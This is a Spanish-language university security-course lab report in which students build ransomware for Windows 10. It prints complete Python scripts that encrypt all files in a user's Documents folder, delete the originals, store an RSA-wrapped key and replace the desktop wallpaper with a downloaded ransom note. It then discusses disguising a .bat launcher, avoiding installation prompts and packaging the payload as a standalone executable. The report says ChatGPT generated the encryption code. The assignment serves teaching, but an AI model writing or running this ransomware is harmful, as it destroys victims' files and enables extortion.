



UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

FACULTAD DE CIENCIAS

Práctica 5: We will ransom you

ALUMNOS

Gabriela López Diego - 318243485

Abraham Jiménez Reyes - 318230577

Javier Alejandro Rivera Zavala - 311288876

Juan Daniel San Martín Macias - 318181637

PROFESORA

Anayansi Delia Martínez Hernández

AYUDANTES

Cecilia del Carmen Villatoro Ramos

Roberto Adrián Bonilla Ruíz

Ivan Daniel Galindo Perez

Roberto Adrián Bonilla Ruíz

ASIGNATURA

Criptografía y Seguridad

14 de Marzo del 2024

1. Introducción

En el mundo de hoy, donde la seguridad de la información es super importante, la criptografía es clave para proteger datos importantes y mantener seguros los sistemas. Hemos estado explorando un rol desafiante, haciéndonos pasar por *malos* para entender mejor las debilidades y peligros de los sistemas de computación. En esta práctica, se nos encargó crear/desarrollar software malicioso, como ransomware y spyware.

En el proceso, nos enfrentamos a desafíos técnicos que nos llevaron a investigar, probar cosas nuevas y encontrar soluciones creativas usando Python, bash y técnicas avanzadas de encriptación como AES-256 y RSA-2048. Con el ransomware, probamos cifrar archivos específicos en Windows 10, mientras que con el spyware, exploramos cómo recopilar información secreta en Debian 12. Usando scripts y automatizando tareas, logramos simular con éxito acciones maliciosas asociadas con este tipo de programas.

Además, buscamos información en varios lugares, desde videos en YouTube hasta foros especializados, para aprender más e intentar encontrar soluciones innovadoras.

En este reporte, compartiremos nuestras experiencias, los pasos que seguimos para crear malware, las herramientas que usamos y las lecciones aprendidas.

2. Desarrollo

1. RANSOMWARE

- a) PASO 1: Encriptación de archivos con extensiones .pdf .txt .png .docx .xlsx .jpeg .jpg etc

Empezamos con el cifrado de los archivos que se encuentran en la ruta User Documents. Investigando sobre ello en videos de Youtube, foros, páginas web etc averiguamos que la forma más sencilla sería encriptandolos mediante un script de python.

Lista de videos consultados

- <https://www.youtube.com/watch?v=ViK3Ps0wYlw> del canal Errrodringer
- <https://www.youtube.com/watch?v=E0dH02ZwytE> del canal asCodigo
- <https://www.youtube.com/watch?v=t0QyQYM-AAU> del canal Anthonny

Como se pide que los cifremos con una llave aleatoria AES-256 (Advanced Encryption Standard de 256 bits) usaremos herramientas de IA generativa como *ChatGPT* para generar el script correspondiente.

Depuramos y luego solicitamos que cifre la llave aleatoria con otra llave publica de tipo RSA-2048 y esto último, lo guardamos en la ruta genérica de la carpeta descargas del sistema. Nuestro script **hack.py** queda de la siguiente manera:

```
1 import os
2 import random
3 import string
4 import ctypes
5 import requests
6 from io import BytesIO
7 from PIL import Image
8 from cryptography.hazmat.primitives import hashes
9 from cryptography.hazmat.backends import default_backend
10 from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC
11 from cryptography.hazmat.primitives import padding
12 from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
13 from cryptography.hazmat.primitives.asymmetric import rsa
14 from cryptography.hazmat.primitives.asymmetric import padding as asymmetric_padding
15 from cryptography.hazmat.serialization import Encoding, PublicFormat
16
17 def generate_aes_key():
18     # Genera una clave AES aleatoria
19     key = ''.join(random.choices(string.ascii_letters + string.digits, k=32))
20     return key.encode()
21
22 def encrypt_file_aes(key, filepath):
23     # Lee el archivo
24     with open(filepath, 'rb') as file:
25         plaintext = file.read()
```

```

26
27     # Pad the plaintext to be multiple of 16
28     padder = padding.PKCS7(128).padder()
29     plaintext = padder.update(plaintext) + padder.finalize()
30
31     # Genera un IV aleatorio
32     iv = os.urandom(16)
33
34     # Cifra el archivo usando AES
35     cipher = Cipher(algorithms.AES(key), modes.CFB(iv), backend=default_backend())
36     encryptor = cipher.encryptor()
37     ciphertext = encryptor.update(plaintext) + encryptor.finalize()
38
39     # Escribe el archivo cifrado
40     with open(filepath + '.enc', 'wb') as file:
41         file.write(iv + ciphertext)
42
43     # Elimina el archivo original
44     os.remove(filepath)
45
46 def encrypt_aes_key_with_rsa(aes_key, public_key):
47     # Cifra la clave AES con la clave pública RSA
48     encrypted_key = public_key.encrypt(
49         aes_key,
50         asymmetric_padding.OAEP(
51             mgf=asymmetric_padding.MGF1(algorithm=hashes.SHA256()),
52             algorithm=hashes.SHA256(),
53             label=None
54         )
55     )
56     return encrypted_key
57
58 # Ruta a la carpeta que contiene los archivos a cifrar
59 ruta_carpetas = os.path.join(os.path.expanduser('~'), 'Documents')
60
61 # Genera una clave AES aleatoria
62 aes_key = generate_aes_key()
63
64 # Genera un par de claves RSA
65 private_key = rsa.generate_private_key(public_exponent=65537, key_size=2048, backend=
66     default_backend())
66 public_key = private_key.public_key()
67
68 # Cifra la clave AES con la clave pública RSA
69 encrypted_key = encrypt_aes_key_with_rsa(aes_key, public_key)
70
71 # Guarda la clave cifrada en un archivo en la carpeta Descargas
72 ruta_clave = os.path.join(os.path.expanduser('~'), 'Downloads', 'encrypted_key.txt')
73 with open(ruta_clave, 'wb') as file:
74     file.write(encrypted_key)
75
76 # Cifra los archivos en la carpeta especificada y elimina los originales
77 for filename in os.listdir(ruta_carpetas):
78     filepath = os.path.join(ruta_carpetas, filename)
79     if os.path.isfile(filepath):
80         encrypt_file_aes(aes_key, filepath)
81
82 # Convertir la clave cifrada en una variable de tipo string
83 #encrypted_key_str = encrypted_key.hex()
84 #print("Clave AES cifrada con RSA:", encrypted_key_str)
85

```

Nota: el script anterior requiere de 3 herramientas (Cryptography, Pillow y Request)




Figura 1: ANTES de ejecutar el script hack.py




Figura 2: DESPUÉS de ejecutar el script hack.py




Figura 3: DESPUÉS de ejecutar el script `hack.py`

b) PASO 2: Cambio del fondo de escritorio de windows 10 para el mensaje de amenaza

Ya que estamos trabajando sobre python, investigamos si existe una manera de poder cambiar el fondo de escritorio con un script en el mismo lenguaje y poder solo integrarlo. Gracias a una pregunta realizada en *StackOverflow How can I change my desktop background with python?* recuperado del URL <https://stackoverflow.com/questions/1977694/how-can-i-change-my-desktop-background-with-python> pudimos implementarlo. No obstante, como no podemos quedarnos con la ruta de la imagen del sistema en el cual lo estamos ejecutando, pues queremos que la imagen este disponible siempre que el script se ejecute en cualquier otra maquina, pensamos que una imagen en la nube sería la mejor opción. Decidimos intentar primero con Google Fotos. Comenzamos editando una imagen para avisar sobre el encriptado de archivos y que para recuperarlos se debía pagar por ello, luego la subimos a la nube y generamos la creación de un link para compartir esta foto con otras personas.



Figura 4: Imagen de advertencia de que el sistema del usuario víctima ha sido burlado

El script que realiza lo anterior y que hemos decidido llamar **prueba.py** nos quedo de la siguiente manera

```

1 import os
2 import requests
3 import ctypes
4 from io import BytesIO
5
6 def download_image(url):
7     # Descargar la imagen desde la URL
8     response = requests.get(url)
9     if response.status_code == 200:
10         return response.content
11     else:
12         return None
13
14 def set_wallpaper_from_url(image_url):
15     # Descargar la imagen desde la URL
16     image_data = download_image(image_url)
17
18     if image_data:
19         # Guardar la imagen en un archivo temporal
20         temp_image_path = os.path.join(os.environ['TEMP'], 'temp_wallpaper.jpg')
21         with open(temp_image_path, 'wb') as f:
22             f.write(image_data)
23
24         # Establecer la imagen como fondo de escritorio
25         SPI_SETDESKWALLPAPER = 20
26         ctypes.windll.user32.SystemParametersInfoW(SPI_SETDESKWALLPAPER, 0,
27         temp_image_path, 0)
28
29     else:
30         print("No se pudo descargar la imagen.")
31
32 if __name__ == "__main__":
33     # URL de la imagen que deseas usar como fondo de escritorio
34     #AQUI PRESENTAMOS UN LINK ERRONEO!!!
35     image_url = "https://photos.google.com/share/
AF1QipOtHUvohTgopSsuteozoD6_5fWk1V2HxYR-X2kg8s-ZNIu-1EABc03TFy2QU9iUVA/photo/
AF1QipML-NAmlH-Z1MC4v_bLtkAW2yrc-oU0dgvwf49H?key=
UGxVdOJoWjlWX3BMa3VsdktaMm5iaTMtUHJnR05R"
36     # Establecer la imagen como fondo de escritorio
37     set_wallpaper_from_url(image_url)

```

Pero a cada rato obteníamos el siguiente error:




Figura 5: Fondo de escritorio color negro ocasionado por un link de descarga erróneo

Consultamos con *ChatGPT* y nos indicó que se debía a que el link de descarga que usábamos dentro del script era erróneo y se aconsejaba abrir la imagen en otra pestaña del navegador. El link que se generase aquí será el nuevo link de descarga. Tuvimos éxito al intentarlo de esta manera.

Script **prueba.py** actualizado

```
1 import os
2 import requests
3 import ctypes
4 from io import BytesIO
5
6 def download_image(url):
7     # Descargar la imagen desde la URL
8     response = requests.get(url)
9     if response.status_code == 200:
10         return response.content
11     else:
12         return None
13
14 def set_wallpaper_from_url(image_url):
15     # Descargar la imagen desde la URL
16     image_data = download_image(image_url)
17
18     if image_data:
19         # Guardar la imagen en un archivo temporal
20         temp_image_path = os.path.join(os.environ['TEMP'], 'temp_wallpaper.jpg')
21         with open(temp_image_path, 'wb') as f:
22             f.write(image_data)
23
24         # Establecer la imagen como fondo de escritorio
25         SPI_SETDESKWALLPAPER = 20
26         ctypes.windll.user32.SystemParametersInfoW(SPI_SETDESKWALLPAPER, 0,
27         temp_image_path, 0)
28
29     else:
30         print("No se pudo descargar la imagen.")
31
32 if __name__ == "__main__":
33     # URL de la imagen que deseas usar como fondo de escritorio
34     #--->LINK DE DESCARGA ACTUALIZADO
35     image_url = "https://lh3.googleusercontent.com/pw/
AP1GczPAF12xG1BWumtJn_aYMGZeGcc3VHm4A9nXJr_R9YRaWucmFDnISfTnsgzUF3G6LCiNIJ-
084miS35cRjMk6ozyonVr_XNVuOFp_g6DgeAdU9zeL4TH383TVa0I0K-UF55_BAVyHg8FoSLMN5SnsK7d
=w436-h654-s-no?authuser=0"
36     # Establecer la imagen como fondo de escritorio
37     set_wallpaper_from_url(image_url)
```




Figura 6: Cambio del fondo de escritorio de forma exitosa

Finalmente integramos el script **prueba.py** dentro de **hack.py**. A estas alturas, hemos obtenido que cualquier persona en cualquier sistema operativo con windows que tuviera ya pre instalado python (con alguna versión actual) y las bibliotecas requeridas, que ejecute el script (que hemos decidido llamar **hack.py**) logaría cifrar sus archivos en documentos, se le guardaría la llave cifrada de AES256 en descargas y por supuesto se le cambiaría el fondo de escritorio por una nueva imagen.

c) PASO 3: Realizar un ejecutable en windows 10 con el script **hack.py**

Para este paso, restablecemos los cambios realizados con anterioridad para observar si nuestro ejecutable resulta ser funcional o no. Consultamos una serie de videos en Youtube como los siguientes

- <https://www.youtube.com/watch?v=iYmULnzNZA> Del canal IngenieroRAT
- <https://www.youtube.com/watch?v=5o-EoiDWo2U> del canal El pingüino de Mario
- https://www.youtube.com/watch?v=sEmCIsyqH_Q del canal Tomex

De este último video pensamos que sería buena idea utilizar el ejecutable con extensión .bat pues se nos permitiría cambiar el icono y esconder la extensión bat. Así que nuestro primer intento fue usando esta herramienta. Sin embargo, nos percatamos que al querer hacer un ejecutable del script **hack.py** y que funcione en cualquier maquina con windows 10, algunas no tendrán instalado python ni las bibliotecas requeridas y a pesar de que solo son 3(Cryptography, Pillow y Request) sin ellas el script no funcionará correctamente. Nuestro intento fue el siguiente




Figura 7: Archivo de texto InstalacionPython.bat con comandos para la instalación de python y las bibliotecas requeridas para hack.py

Cuando lo ejecutamos, descarga correctamente la versión mas actualizada de python **PERO** le pide al usuario que confirme la instalación(no debe ocurrir). De igual forma, se instalan correctamente las bibliotecas señaladas.




Figura 8: Archivo .bat en ejecución




Figura 9: Control del usuario. Ventana emergente para confirmar la instalación.




Figura 10: Instalación de las 3 bibliotecas

Vemos que esta herramienta no nos será de mucha ayuda, un ransomware no pide permisos de instalación ni parecido. Por ende, tampoco perderemos tiempo en averiguar si es posible o no ejecutar un archivo .py dentro de un .bat. Buscaremos mejor otra alternativa. Con lo anterior realizado, nos dimos cuenta que requerimos de un ejecutable que descargue python, las bibliotecas necesarias para poder ejecutar el archivo **hack.py**. Investigamos al respecto dimos con *pyinstaller* que nos ayuda a convertir aplicaciones de python en ejecutables para diferentes plataformas e independientemente si tiene instalado python o no. Además viene con un empaquetado para las bibliotecas requeridas y las coloca dentro del ejecutable. Para ello, instalamos esta herramienta en nuestro sistema siguiendo las instrucciones indicadas en <https://datatofish.com/executable-pyinstaller/>

